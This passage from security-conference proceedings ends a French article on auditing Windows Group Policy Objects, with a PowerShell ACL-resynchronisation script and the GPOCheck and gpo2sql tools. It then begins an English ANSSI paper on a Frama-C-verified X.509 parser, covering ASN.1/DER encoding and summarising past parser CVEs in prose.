Au niveau des propriétés des GPO (objets de classe `groupPolicyContainer`, section 2.1), on doit s'assurer que :
- le niveau fonctionnel est toujours 2 (attribut `gPCFunctionalityVersion`) ;
- les répertoires des GPO sont bien dans le SYSVOL et de la forme `\\<domain.tld>\SYSOL\Policies\<GUID_GPO>` (attribut `gPCFileSysPath`) ;
- les CSE sont tous identifiés et connus (attributs `gPCMachineExtensionNames` et `gPCUserExtensionNames`).

Au niveau des filtres WMI (objets de classe `msWMI-Som`, voir section 2.7), toutes les requêtes WQL doivent être revues régulièrement (attributs `msWMI-Parm2`).

3.3 Droits NTFS des GPO

Comme vu dans la section 2.2, la majorité des paramètres d'une GPO sont stockés dans le répertoire de stockage de la GPO. Les droits d'accès NTFS sur ce répertoire sont donc tous aussi importants, car ils autorisent ou non l'accès ou la modification des fichiers contenant les principaux paramètres d'une GPO.

21. Dont le GUID est `{f30e3bbe-9ff0-11d1-b603-0000f80367c1}`.

Les répertoires de stockage des GPO étant sous le répertoire `SYSVOL\Policies`, il faut vérifier et valider les droits sur ce répertoire. Par défaut, les droits sont :

- *CREATOR OWNER*, *Administrators* et *System* : tous les droits (contrôle total) ;
- *Authenticated users* et *Servers operators* : lecture ;
- *Group Policy Creator Owners* : modification (qui permet en particulier de créer des sous-répertoires) ;
- *Administrators* : modification, y compris des permissions.

Les droits sur le répertoire `SYSVOL\scripts` [22] doivent également être vérifiés. Ce répertoire contient en particulier les scripts déclarés via l'attribut `scriptPath` d'un profil utilisateur et exécutés à l'ouverture de session. Les droits sont identiques à ceux du répertoire `SYSVOL`, à l'exception de ceux du groupe *Group Policy Creator Owners*, où aucun droit n'est accordé.

Pour éviter des situations inutilement complexes, le moteur d'édition des GPO synchronise automatiquement les droits entre ceux des objets GPO dans l'Active Directory et ceux des répertoires du SYSVOL. Le principe de synchronisation est le suivant :

- les droits de référence d'une GPO sont ceux de son objet dans l'Active Directory ;
- pour chaque répertoire d'une GPO, l'héritage NTFS est supprimé et des droits NTFS explicites sont positionnés ;
- des droits NTFS explicites sont créés depuis ceux de l'objet Active Directory avec le principe de conversion donné par le tableau 3.

Il est important de noter que seules les ACE « simples » sont converties et que les *Object ACEs* sont tout simplement ignorées, comme par exemple celles autorisant le droit étendu `ApplyGroupPolicy`.

Afin d'éviter une éventuelle désynchronisation entre les droits AD et NTFS, l'éditeur des GPO (i.e. `gpmc.msc`) vérifie que ceux-ci soient bien synchronisés. Cette vérification est mise en œuvre par la fonction `IsACLConsistent()` de l'objet COM `GpMgmt.gpm` [23]. En cas de désynchro-

22. Pour rappel, ce répertoire est partagé sous le nom `NETLOGON`.

23. Il s'agit ici de la référence `AppId` de l'objet COM. Ce composant COM est installé avec les outils d'administration des GPO. Ces outils peuvent être installé avec la commande `Add-WindowsCapability -Online -Name Rsat.GroupPolicy.Management.Tools~~~~0.0.1.0` pour les éditions bureaux de Windows ou `Add-WindowsFeature RSAT-ADDS` pour les éditions serveurs.

Droits AD	Droits NTFS
DS_READ_PROP & DS_LIST	FILE_READ_DATA FILE_LIST_DIRECTORY FILE_READ_ATTRIBUTES FILE_READ_EA FILE_EXECUTE
DS_WRITE_PROP	FILE_WRITE_DATA FILE_APPEND_DATA FILE_WRITE_EA FILE_WRITE_ATTRIBUTES FILE_ADD_FILE FILE_ADD_SUBDIRECTORY
DS_CREATE_CHILD	ADD_SUBDIRECTORY FILE_ADD_FILE
DS_DELETE_CHILD	FILE_DELETE_CHILD

Tableau 3. Table de conversion droits AD vers NTFS.

nisation, l'éditeur GPO propose de resynchroniser les droits : ceux à la racine du répertoire de la GPO sont effacés et recréés depuis les droits de l'objet GPO dans l'Active Directory en utilisant le même principe de conversion vu ci-dessus.

Cependant, la vérification effectuée par l'édition ne porte que sur les droits de la racine du répertoire de la GPO et il peut subsister des problèmes de droit sur les sous-répertoires. Si un fichier ou un sous-répertoire possède des droits différents, ceux-ci ne sont pas détectés.

Le script suivant permet d'appeler manuellement une vérification sur toutes les GPO et de resynchroniser les droits le cas échéant :

```
$domain = Get-ADDomain
$gpm = New-object -ComObject "GpMgmt.gpm"
$const = $gpm.GetConstants()
$dom = $gpm.GetDomain($domain.DNSRoot, "", $const.UseAnyDC)

$crit = $gpm.CreateSearchCriteria()
$gpo = $dom.SearchGPOs($crit)
$som = $dom.GetSOM("")

$gpo | ForEach-Object {
   $name = $_.DisplayName
   $c = $_.IsACLConsistent()
   Write-Host -NoNewline $name" - "
   if ($c -eq $FALSE) {
      Write-Host -ForegroundColor Red "Error"
      $_.MakeACLConsistent()
      Write-Host -ForegroundColor Yellow " $name was corrected"
   } else {
      Write-Host -ForegroundColor Green "Ok"
   }
}
```

Vérifier régulièrement la synchronisation des droits des GPO entre l'Active Directory et le SYSVOL.

Pour les GPO locales, les droits sur les répertoires `%SystemRoot%\System32\GroupPolicy` et `%SystemRoot%\System32\GroupPolicyUsers` doivent être ceux par défaut, soit, en syntaxe SDDL[24] : `D:PAI(A;;0x1200a9;;;AU)-(A;OICIIO;GXGR;;;AU)(A;;FA;;;BA)(A;OICIIO;GA;;;BA)-(A;;FA;;;SY)(A;OICIIO;GA;;;SY)`.
De plus, aucune ACE explicite ne doit être définie sur les sous-répertoires ou les fichiers.

Ces droits accordent la lecture et l'exécution aux utilisateurs authentifiés (pour appliquer les GPO locales) et le contrôle total au groupe *Administrators* (pour pouvoir modifier les GPO locales) et à *LocalSystem*.

3.4 Outil `GPOCheck`

L'outil `GPOCheck` permet de vérifier tous les droits d'un répertoire `SYSVOL` en vérifiant les points suivants :

- que les droits du répertoire racine contenant les GPO dans le `SYSVOL` (`\Policies`) soient ceux par défaut (voir section 3.1) ;
- pour chaque sous-répertoire de GPO :
  - que l'héritage NTFS soit désactivé,
  - que les droits soient ceux attendus de la conversion de l'objet GPO associé dans l'Active Directory ;
- pour chaque fichier ou sous-répertoire de SYSVOL :
  - que l'héritage NTFS soit bien activé,
  - que les ACE soient bien issues de celles du répertoire racine de la GPO,
  - que les ACE héritées soient bien identiques à celles du répertoire racine de la GPO.

Ainsi, `GPOCheck` permet de détecter tous droits NTFS incohérents non détectés par l'éditeur GPO et qui permettrait de modifier un paramètre d'une GPO directement via l'édition d'un fichier.

Attention, ne sont vérifiés ici que les problèmes de désynchronisation de droits entre l'Active Directory et le répertoire `SYSVOL`. En particulier, les droits dangereux positionnés explicitement dans l'Active Directory

24. *Security Descriptor Definition Language*.

devront être audités séparément, par exemple au moyen d'outils de type chemins de contrôle.

4 Audit du contenu des GPO

4.1 Paramètres des GPO

L'analyse des paramètres définis par une GPO se révèle vite compliquée car chaque CSE définit son propre format de stockage des paramètres ainsi que l'emplacement de stockage associé. Certains paramètres sont stockés sous forme d'objet dans l'Active Directory (GPC), d'autres sous forme de fichiers dans le répertoire de stockage de la GPO (GPT) (voir section 2.2).

Voici quelques exemples pour illustrer cette complexité :

- les paramètres de type *Security Settings* (*User Rights Assignments*, *Security Options*, etc.) sont stockés sous forme de fichier texte (`\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf`) ;
- les paramètres liés à la politique de la journalisation avancée (*Advanced Audit Policy Configuration*) sont stockés sous forme de fichier CSV (`\Machine\Microsoft\Windows NT\Audit\audit.csv`) ;
- les paramètres de restrictions logicielles (SRP, AppLocker) ou du pare-feu intégré de Windows sont stockés sous forme de fichier binaire (`\Machine\Registry.pol`) (voir section 2.14) ;
- les définitions des scripts à exécuter (Startup, Shutdown, Logon, Logoff) sont stockées sous forme de fichier texte à section (`\Machine\Scripts\scripts.ini`) ;
- les paramètres de « Préférences » sont stockés sous forme de fichier XML (`\Machine\Preferences`) avec un sous-répertoire et fichier différent par type de paramètres ;
- les *Wireless Network Policies* sont stockées sous forme d'objets dans l'annuaire (`CN=<Policy name>, CN=IEEE80211,CN=Windows,CN=Microsoft,CN=Machine, CN=<GUID_GPO>,CN=Policies,CN=System`)

L'analyse des paramètres devrait donc nécessiter de développer un *parseur* pour chaque type d'objet AD ou de fichier (binaire, texte, CSV, XML, etc.).

Heureusement, le moteur GPO permet d'exporter, et ce de manière normalisée, les paramètres d'une GPO. Le premier type d'export est au format HTML et est utilisé en particulier pour l'affichage des paramètres

d'une GPO dans l'éditeur graphique (`gpmc.msc`). Le deuxième type d'export est au format XML, format qui présente l'avantage de pouvoir se traiter et s'analyser facilement.

Pour information, le jeu de stratégies résultant (RSoP) peut aussi être exporté au format HTML (`gpresult /H`) ou XML (`gpresult /X`).

4.2 Outil `gpo2sql`

`gpo2sql` est un outil permettant de convertir les fichiers XML issus d'un export de GPO en tables SQL. L'objectif est de simplifier et d'automatiser l'analyse des paramètres de GPO via des requêtes SQL.

Deux types d'information sont à convertir depuis un fichier XML :
— les informations génériques : identifiant, date de modification, descripteur de sécurité, révision, etc. ;
— les données de chaque CSE, c'est-à-dire les paramètres de la GPO.

Les informations génériques sont communes à toutes les GPO et leur conversion ne pose pas de problème particulier : chaque information devant être convertie est toujours située au même `XPATH` du fichier XML.

En revanche, les paramètres d'une GPO sont regroupés par CSE qui les met en œuvre. Dans le fichier XML, cela prend la forme de sections `<ExtensionData>`. La structure XML des paramètres est alors propre à chaque CSE. `gpo2sql` reconnaît les principaux CSE et convertit les données associées dans une ou plusieurs tables SQL suivant la structure des données issues du fichier XML.

Registry Comme vu dans la section section 2.14, le CSE Registre permet de positionner des valeurs dans le Registre. L'export XML d'un paramètre donne le résultat suivant :

```
<ExtensionData>
<Extension xmlns:q2="http://www.microsoft.com/GroupPolicy/Settings/
    Registry" xsi:type="q2:RegistrySettings">
  <q2:Policy>
    <q2:Name>LSA Protection</q2:Name>
    <q2:State>Enabled</q2:State>
    <q2:Explain>Enable LSA protection</q2:Explain>
    <q2:Supported>At least Windows Server 2012 R2</q2:Supported>
    <q2:Category>MS Security Guide</q2:Category>
  </q2:Policy>
</Extension>
<Name>Registry</Name>
</ExtensionData>
```

`gpo2sql` va convertir les paramètres du CSE dans une table `registry_policy`. L'exemple ci-dessus produira ainsi l'entrée suivante :

```
id_gpo: <identifiant de la GPO dans la table gpo>
name: LSA Protection
state: Enabled
explain: Enable LSA protection
supported: At least Windows Server 2012 R2
category: MS Security Guide
```

Il est important de noter que les chemins des clés de Registre et les valeurs ne sont pas présentes dans l'export XML mais convertis en paramètres textuels suivant les modèles d'administration. Cependant, si le modèle d'administration n'est pas présent, les chemins et les valeurs sont indiqués de manière génétique via des balises XML `<KeyPath>` et `<Value>`. L'exemple suivant reprend l'exemple précédent, mais sans la définition du modèle d'administration. Ces paramètres sont alors mis dans une table `registry_setting`.

```
<ExtensionData>
<Extension xmlns:q2="http://www.microsoft.com/GroupPolicy/Settings/
    Registry" xsi:type="q2:RegistrySettings">
  <q2:RegistrySetting>
    <q2:KeyPath>SYSTEM\CurrentControlSet\Control\Lsa</q2:KeyPath>
    <q2:AdmSetting>false</q2:AdmSetting>
    <q2:Value>
      <q2:Name>RunAsPPL</q2:Name>
      <q2:Number>1</q2:Number>
    </q2:Value>
  </q2:RegistrySetting>
</Extension>
</ExtensionData>
```

Security Le CSE *Security* permet de gérer de nombreux paramètres liés à la sécurité. Ceux-ci sont stockés dans le fichier `GptTmpl.inf` et regroupés par sections : `[Kerberos Policy]`, `[Privilege Rights]`, `[Registry Value]`, `[Service General Settings]`, etc. Notons que les options de l'éditeur de sécurité sont issues de la base de paramètres stockée dans le registre sous la clé `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SecEdit\Reg Values`.

Si la GPO est exportée au format XML, la partie correspondant à ce CSE est donnée dans le listing suivant :

```
<ExtensionData>
  <Extension xmlns:q1="http://www.microsoft.com/GroupPolicy/Settings
      /Security" xsi:type="q1:SecuritySettings">
    <q1:SecurityOptions>
```

```
      <q1:KeyName>MACHINE\System\CurrentControlSet\Control\Lsa\
          LmCompatibilityLevel</q1:KeyName>
      <q1:SettingNumber>1</q1:SettingNumber>
      <q1:Display>
        <q1:Name>Network security: LAN Manager authentication level<
            /q1:Name>
        <q1:DisplayString>Send LM &amp;amp; NTLM - use NTLMv2 session
            security if negotiated</q1:DisplayString>
      </q1:Display>
    </q1:SecurityOptions>
  </Extension>
  <Name>Security</Name>
</ExtensionData>
```

`gpo2sql` va mettre tous les paramètres du CSE *Security* dans diverses tables `security_xxx` où `xxx` représente le type de paramètre de sécurité (*account*, *security options*, *eventlog*, *system services*, etc.). Ainsi, l'exemple ci-dessus sera converti par l'entrée suivante dans la table `security_options` :

```
id_gpo: <identifiant de la GPO dans la table gpo>
keyname: MACHINE\System\CurrentControlSet\Control\Lsa\
    LmCompatibilityLevel
setting: 1
type: Number
display_name: Network security: LAN Manager authentication level
display_string: Send LM &amp; NTLM - use NTLMv2 session security if
    negotiated
```

Enfin, pour identifier toutes les GPO qui définissent le paramètre `LmCompatibilityLevel` ainsi que sa valeur, il suffit d'effectuer la requête :

```
SELECT id_gpo, setting
   FROM security
   WHERE keyname LIKE '%LmCompatibilityLevel'
```

Le ménage des GPO peut ensuite commencer...

5 Conclusion

Très utilisées, les GPO sont un outil important des infrastructures reposant sur l'Active Directory. Elles participent grandement à la sécurité des systèmes Windows. Elles doivent cependant faire l'objet d'une attention particulière et les différents points d'audit présentés dans cet article doivent être contrôlés périodiquement.

A Annexe : documentation Microsoft

À travers son initiative *Open Specifications* [1], Microsoft fournit une documentation conséquente sur le fonctionnement des GPO (des paramètres jusqu'à leur application). Parmi tous les documents, on peut citer

- MS-GPOD : Group Policy Protocols Overview
- MS-GPOL : Group Policy : Core Protocol
- Et toute la documentation des différentes extensions :
  - MS-GPAC : Group Policy : Audit Configuration Extension
  - MS-GPDPC : Group Policy : Deployed Printer Connections Extension
  - MS-GPEF : Group Policy : Encrypting File System Extension
  - MS-GPFAS : Group Policy : Firewall and Advanced Security Data Structure
  - MS-GPFR : Group Policy : Folder Redirection Protocol Extension
  - MS-GPIPSEC : Group Policy : IP Security (IPsec) Protocol Extension
  - MS-GPNRPT : Group Policy : Name Resolution Policy Table (NRPT) Data Extension
  - MS-GPPREF : Group Policy : Preferences Extension Data Structure
  - MS-GPREG : Group Policy : Registry Extension Encoding
  - MS-GPSB : Group Policy : Security Protocol Extension
  - MS-GPSCR : Group Policy : Scripts Extension Encoding
  - MS-GPSI : Group Policy : Software Installation Protocol Extension
  - MS-GPWL : Group Policy : Wireless/Wired Protocol Extension

Références

1. Microsoft. Open Specifications. https://msdn.microsoft.com/en-us/library/dd208104.aspx/.
2. Microsoft. Group Policy ADMX Syntax Reference Guide. https://www.microsoft.com/en-us/download/details.aspx?id=7101.
3. Microsoft. [MS-GPREG] : Group Policy : Registry Extension Encoding. https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gpreg/.
4. Microsoft. Creating a Policy Callback Function https://docs.microsoft.com/fr-fr/previous-versions/windows/desktop/Policy/creating-a-policy-callback-function.
5. Microsoft. IPsec Policy Creation/Modification https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gpipsec/fce021aa-4217-40f3-a7bb-c2f2219eeada.
6. Microsoft. Policy Application https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gpol/595ec4ac-95eb-4d56-bec6-aed0e47fb202.
7. Microsoft. Registry Policy Message Syntax https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-gpreg/5c092c22-bf6b-4e7f-b180-b20743d368f5.
8. Aurélien Bordes. Group Policy Client Side Extension List https://github.com/aurel26/gpolist.
9. Ask the Directory Services Team. A Treatise on Group Policy Troubleshooting–now with GPSVC Log Analysis ! https://blogs.technet.microsoft.com/askds/2015/04/17/a-treatise-on-group-policy-troubleshootingnow-with-gpsvc-log-analysis/.

10. Microsoft. MS15-011 : Vulnerability in Group Policy could allow remote code execution : February 10, 2015 https://support.microsoft.com/en-us/help/3000483/ms15-011-vulnerability-in-group-policy-could-allow-remote-code-executi.
11. Microsoft. Step-by-Step Guide to Managing Multiple Local Group Policy Objects https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-vista/cc766291(v=ws.10).

Journey to a RTE-free X.509 parser

Arnaud Ebalard, Patricia Mouy, and Ryad Benadjila
prenom.nom@ssi.gouv.fr

ANSSI

Abstract. C programming language is a security nightmare. It is error-prone and unsafe, but, year after year, the conclusion remains the same: no credible alternative will replace C in a foreseeable future; all the more in low-level developments or for constrained environments.

Additionally, even though some C developers are keen to drop this language when possible for more robust ones like ADA or Rust, converting the existing code basis to safer alternatives seems unrealistic.

But one of the positive aspects with C is that its inherent flaws became a long time ago a full-time research topic for many people. Various static analysis tools exist to try and verify security aspects of C code, from the absence of run-time errors (RTE) to the verification of functional aspects.

At the time of writing, none of these tools is capable of verifying the full-fledged C source code from most well-known software projects, even the smallest ones. Those tools are nonetheless getting better, and they may be able to handle large software code bases in the near future.

Meanwhile, doing some steps in the direction of static analysis tools is sometimes sufficient to achieve full verification of a complex piece of code. This article details this kind of meet-in-the-middle approach applied to the development in C99 of a X.509 parser, and then its later verification using Frama-C.

1 Introduction

In a nutshell, the aim of the project was to develop a "guaranteed RTE-free X.509 parser", so that it could be used safely for syntactic and semantic verification of certificates before their usual processing in an implementation (e.g. in existing TLS, IKEv2, S/MIME, etc. stacks).

Common ASN.1 and X.509 parsers have a very poor track record when it comes to security (see [6] or [5] for instance), mainly due to their complexity. Since such parsers are usually used in security primitives to validate signatures, the consequences of a vulnerability can be even more disastrous due to the obvious critical and privilege levels of such primitives. Hence, these parsers appear as a perfect subject for an RTE-free development.

C was selected as the target language in order to allow integration in all kinds of environments, from high-level userland applications to embedded ones running on low power microcontrollers.

Our "guaranteed absence of RTE" goal has been achieved using Frama-C, an open-source C analysis framework. But at the beginning of the project, some specific rules were decided regarding the later use of this static analysis tool:

- No formal expertise expected from the developer
- Initial writing of the code without specific Frama-C knowledge (but considering that the code will be later analyzed)
- Frama-C analysis of the code with:
  - very limited rewriting of the code;
  - limited (simple) annotation of the code.

The main idea behind these rules – they will be described in more details later in the document – was to benchmark the ability for a **standard and average** – but motivated – C developer to successfully achieve verification with a limited additional investment.

Obviously, having already witnessed the limitations of some (most) static analysis tools, it was clear that being careless during the development phase would prevent the verification using a static analysis tool. For this reason, as explained in section 3.2, some care has been taken to make the code more suitable for a later analysis.

At this point, one may wonder why the term "guaranteed absence of RTE" is used to describe the result of the analysis instead of "proven" or "bug-free". Qualifying the code as "proven" does not mean anything *per se*. Qualifying it as "bug-free" would require to ensure the absence of all kinds of bugs, including logical ones. Even if Frama-C can help verifying functional aspects of the code, which may provide some help in getting additional guarantees on what the code does, it has been used here only to verify the absence of **runtime errors** [1] (e.g. invalid memory accesses, division by zero, signed integer overflows, shift errors, etc.) on all possible executions of the parser. Even if care has been taken during the implementation to deal with logical ones (e.g. proper implementation of X.509 rules described in the standard), their absence has not been verified by Frama-C and is considered out of scope for this article. We nonetheless stress out that the absence of RTE is yet a first (non trivial) step paving the way towards a "bug-free" X.509 parser.

1. Runtime errors are denoted throughout the article as RTE.

The remaining of the article first gives a quick glance at the X.509 format, complexity and prior vulnerabilities in various projects. It then presents various aspects of parser development towards security and finally describes the incremental work with Frama-C up to a complete verification of the parser.

2 X.509

2.1 Introduction

Essentially, X.509 certificates contain three main elements: a subject (user or web site), a public key and a signature over these elements linking them in a verifiable way using a cryptographic signature.

But in more details, a lot of other elements are also present in a certificate such as an issuer, validity dates, key usages, subject alternative names, and various other kinds of optional extensions; enough elements to make certificates rather complex objects.

To make things worse, certificate structures and fields contents are defined using ASN.1 [8] and each specific instance is DER-encoded [9]. As discussed later, each high-level field (e.g. subject field) is itself made of dozens of subfields which are themselves made of multiple fields.

At the end of the day, what we expect to hold a subject, a key and a signature linking those elements together ends up being a 1.5KB (or more) binary blob containing hundreds of variable-length fields using a complex encoding.

This Matryoshka-like recursive construction makes parsing X.509 certificates a security nightmare in practice and explains why most implementations – even carefully implemented ones – usually end up with security vulnerabilities.

If this was not already difficult enough, parsing and validating an X.509 certificate does not only require a DER parser and the understanding of X.509 ASN.1 structures. Various additional semantic rules and constraints must be taken into account, such as those scattered in the various SHALL, SHOULD, MUST, etc. in the IETF specification [2]. This includes for instance the requirement for a certificate having its `keyCertSign` bit set in its `keyUsage` extension to have the `cA` boolean in its Basic Constraints to also be asserted (making it a Certification Authority (CA) certificate). Additional rules have also been put in place by the CA/Browser Forum [2].

2. `https://cabforum.org`

And then, because Internet is Internet, some may expect invalid certificates (regarding previous rules) to be considered valid because lax implementations have generated and accepted them for a long time.

2.2 ASN.1, BER and DER encoding

The X.509 format is built upon ASN.1 (Abstract Syntax Notation One), which basically defines a general purpose TLV (Tag Length Value) syntax for encoding and decoding objects. It is particularly useful for elements that must be marshalled over a transmission line (e.g. for network protocols).

At its basic level, ASN.1 defines *types* with rules encoding them as a binary blob. Among the defined types, we have **simple types** such as `INTEGER`, `OCTET STRING` or `UTCTime`. These types are *atomic* and represent the leaves when parsing ASN.1. **Structured types** such as `SEQUENCE` on the other hand encapsulate simple types and introduce the recursive aspect of ASN.1 objects.

ASN.1 introduces various ways of encoding the same type using BER (Basic Encoding Rules) [9]. The same element can be represented in a unique TLV object, or split across multiple TLV objects that, when decoded and concatenated, will produce the same ASN.1 object. Because of the ambiguity introduced by BER (many binary representations can be produced for the same object), the DER (Distinguished Encoding Rules) have been introduced. DER adds restrictions to the BER encoding rules that will ensure a unique binary representation of all ASN.1 types. From now on, we will only focus on DER encoding as it is the one specified by the X.509 standards.

Even though no ambiguity exists in DER, encoding and decoding ASN.1 is still quite complex and error-prone. Figure 1 provides a concrete example of the way a very simple object like the `INTEGER` 2 is DER-encoded (this is the version field found in X.509 v3 certificates).




Fig. 1. ASN.1 simple `INTEGER` encoding.

The first byte is the tag of the TLV. It is made of three different subfields: the first two bits provide the Class, which is universal (0). The third bit being 0 indicates that the type is primitive (otherwise, it would have been constructed). Then, the last five bits of this first byte provide the Tag number which has value 2, and indicates that the element type is an `INTEGER`. Note that class values are not limited to the 32 values the 5 bits can encode; when the specific value 31 is used (all 5 bits set), the class is encoded on multiple following bytes.

The second byte is the beginning of the length field of the TLV. The type is primitive (first two bits of the first byte are 0), and the length is encoded using either the short form (one octet encoding) or the long definite form (two to 127 octets) depending on the length of the encapsulated value (below or above 127 bytes) [3] (section 8.1.3.3 of [9]). Because the version field contains only a small integer, its length is encoded using the short form, which can be deduced from the fact that the leading bit of the second byte is 0. This is a trivial case for which the length of the content is directly the value of the second byte, i.e. 1.

We now know that the content (i.e. value) of the `INTEGER` is encoded as a single byte following the length field, in big endian two's complement binary notation. The integer value is 2 in our case.

In the end, extracting this simple `INTEGER` value from those 3 bytes required parsing 3 fields, each of which contained multiple subfields capable of modifying the parsing logic. This very simple example is expected to show the reader the complexity of parsing DER-encoded structures.

2.3 X.509 format

At high level, an X.509 certificate is a signed ASN.1 structure holding few elements represented on listing 1. The standard [10] [4] defines all the X.509 types recursively until *simple or structured types* are reached, yielding a non ambiguous ASN.1 definition. The X.509 ASN.1 specification indicates that a `Certificate` structure is the signed version of a `TBSCertificate` structure, which is itself defined above as a `SEQUENCE` of various elements (that can be each one a `SEQUENCE` or a `SET` of other elements, and so on).

The first element in the `TBSCertificate` sequence is a field named `version` of type `Version`, which is defined as an `INTEGER` taking three

3. In generic non DER ASN.1 encoding, an indefinite form also exists for constructed types where no length is provided and the content octets are marked using a specific value named End-of-contents octets.

4. RFC5280 [2] contains the same description.

different values indicating the version of the certificate. If absent, the certificate is a v1 one.

```
Certificate ::= SIGNED{TBSCertificate}

TBSCertificate ::= SEQUENCE {
  version                 [0] Version DEFAULT v1,
  serialNumber                CertificateSerialNumber,
  signature                   AlgorithmIdentifier{{
      SupportedAlgorithms}},
  issuer                      Name,
  validity                    Validity,
  subject                     Name,
  subjectPublicKeyInfo        SubjectPublicKeyInfo,
  issuerUniqueIdentifier  [1] IMPLICIT UniqueIdentifier OPTIONAL,
  ...,
  [[2: -- if present, version shall be v2 or v3
  subjectUniqueIdentifier [2] IMPLICIT UniqueIdentifier OPTIONAL]],
  [[3: -- if present, version shall be v2 or v3
  extensions              [3] Extensions OPTIONAL]]
  -- If present, version shall be v3]]
  }

Version ::= INTEGER {v1(0), v2(1), v3(2)}
...
Validity ::= SEQUENCE {
  notBefore Time,
  notAfter  Time,
  ... }
...
Time ::= CHOICE {
  utcTime         UTCTime,
  generalizedTime GeneralizedTime }
```

Listing 1. X.509 certificate high level structure.

As another example of ASN.1 complexity, the fifth element in the certificate is a `validity` field whose structure is defined below the `TBSCertificate` structure as a `SEQUENCE` of two elements (`notBefore` and `notAfter`). Both are defined using `Time` type which is itself defined as a CHOICE between two possible types (`UTCTime` and `GeneralizedTime`).

The last element of the certificate might achieve to convince of the inherent structural complexity of X.509. [2] defines the `extensions` field as presented on figure 2. The `extensions` field is a `SEQUENCE` of `Extensions`, which are themselves `SEQUENCE`s of 3 elements: an object identifier, a critical bit and a value encoded as an `OCTET STRING` and that can then be decoded specifically based on the object identifier. Additionally, the

various extensions have structures that are more complex than the basic main certificate fields.

```
Extensions ::= SEQUENCE OF Extension

Extension ::= SEQUENCE {
  extnId  EXTENSION.&id({ExtensionSet}),
  critical BOOLEAN DEFAULT FALSE,
  extnValue OCTET STRING
     (CONTAINING EXTENSION.&ExtnType({ExtensionSet}{@extnId})
     ENCODED BY der),
  ... }

der OBJECT IDENTIFIER ::=
  {joint-iso-itu-t asn1(1) ber-derived(2) distinguished-encoding(1)}

ExtensionSet EXTENSION ::= {...}
```

Listing 2. X.509 extensions ASN.1 structure.

2.4 Vulnerabilities

This section provides a few examples of X.509 or ASN.1 parser vulnerabilities in order to illustrate the possible devastating impacts of errors in such parsers.

CVE-2017-7932 Various NXP ARM Systems On Chip (SoC) share a common mechanism called High Assurance Boot to secure their boot process by providing authenticity of firmware images. The mechanism is implemented in the BootROM of the SoC, a ROMed piece of code, which cannot be updated for existing chips. [5] describes a stack-based buffer overflow in the use of the `asn1_extract_bit_string()` function when parsing the content of the `keyUsage` extension. This vulnerability is exploitable using a certificate with a crafted `keyUsage` extension, allowing the attacker to redirect the PC register and execute arbitrary code embedded in the certificate. One of the demonstrated uses is the complete bypass of the secure boot mechanism of i.MX28, i.MX 50, i.MX 53, i.MX 6, i.MX7, Vybrid VF3xx, VF5xx, and VF6xx processors. The only way to get a fixed version of such processors was to wait for new hardware revisions. No valid workaround or fix exists to alleviate the issue for existing platforms that rely on this mechanism for their security.

3DS flawed ASN.1 parser In 2018, Scire and al. documented in [17] attacks on the BootROMS of the Nintendo 3DS, allowing to exfiltrate secret information from protected memory areas and gain persistent early code execution. The attack exploits a flaw in the RSA PKCS1v#1.5 padding ASN.1 parsing implementation where the bounds of the signed hash field embedded in an `OCTET STRING` are not verified. This allows an adversary to alter the parsing process and make the BootROM code check a crafted signed hash elsewhere on the stack in place of the one embedded in the signed firmware. An interesting element here is that this little crack in the 3DS security scheme is one of the only – yet fatal – flaws in a rather clean security architecture.

CVE-2016-5080 Objective Systems Inc. develops and sells an ASN.1 compiler for C/C++ called ASN1C, which generates ASN.1 parsing code. Generated code produced by version 7.0 or below contained a heap overflow vulnerability allowing a possible code execution on the targeted platforms. One of the vulnerable example implementations was a 3GPP API add-on in the ASN1C SDK.

CVE-2017-2781 InsideSecure MatrixSSL 3.8.7b contained an exploitable heap buffer overflow vulnerability when parsing `IssuerPolicy PolicyMappings` extension. This vulnerability allowed remote code execution.

CVE-2017-9023 ASN.1 `CHOICE` types were badly handled in StrongSwan ASN.1 parser when parsing X.509 certificates and resulted in an infinite loop. All versions before 5.5.2 were affected by this denial of service.

CVE-2017-2800 wolfSSL SSL/TLS library up to version 3.10.2 contained an exploitable off-by-one write vulnerability in their X.509 certificate parsing implementation. The impact was a possible remote code execution via a crafted X.509 certificate.

3 Parser development

3.1 Strategy for X.509 support

In an ideal world, verified RTE-free ASN.1 DER libraries would exist to serve as a groundwork for building parsers to target versatile ASN.1 syntaxes, like X.509 certificates.

Unfortunately, a simple query for "ASN.1 parser+static analysis" on any search engine provides a near empty set of results. One of the reasons behind this matter of fact is probably the inherent complexity of ASN.1 (even when considering only DER, its simplest encoding).

Additionally, because of the semantic complexity added by X.509, even if we had a clean DER ASN.1 parser, many requirements would have to be checked on top of the mere X.509 ASN.1 syntax implementation, to deal with the constraints not captured by the DER decoding.

For all these reasons, the development was performed by implementing in a progressive manner the minimal support functions to progress through the DER encoding of X.509 structures, while also taking into account the semantic elements of the specification [2].

The use of a vast representative test set, as discussed in section 3.3, helped a lot for implementation decisions to keep the parser capable of handling real-world certificates.

This pragmatic approach resulted in a limitation of the amount of code compared to a generic ASN.1 DER parser but also in a reduced complexity for the implementation. This was a first step towards Frama-C.

3.2 Development constraints

Various development constraints were selected to do some basic steps towards static analysis tools in general but not specifically towards Frama-C itself. These design patterns are usually an advised best practice when static analysis is planned.

Basic C99 without VLA. In practice, the need for C99 is mainly required by the use of designated initializers, missing in C89. All other fancy evolutions of C99 compared to C89 were considered useless and possibly dangerous, for example variable-length arrays (VLA).

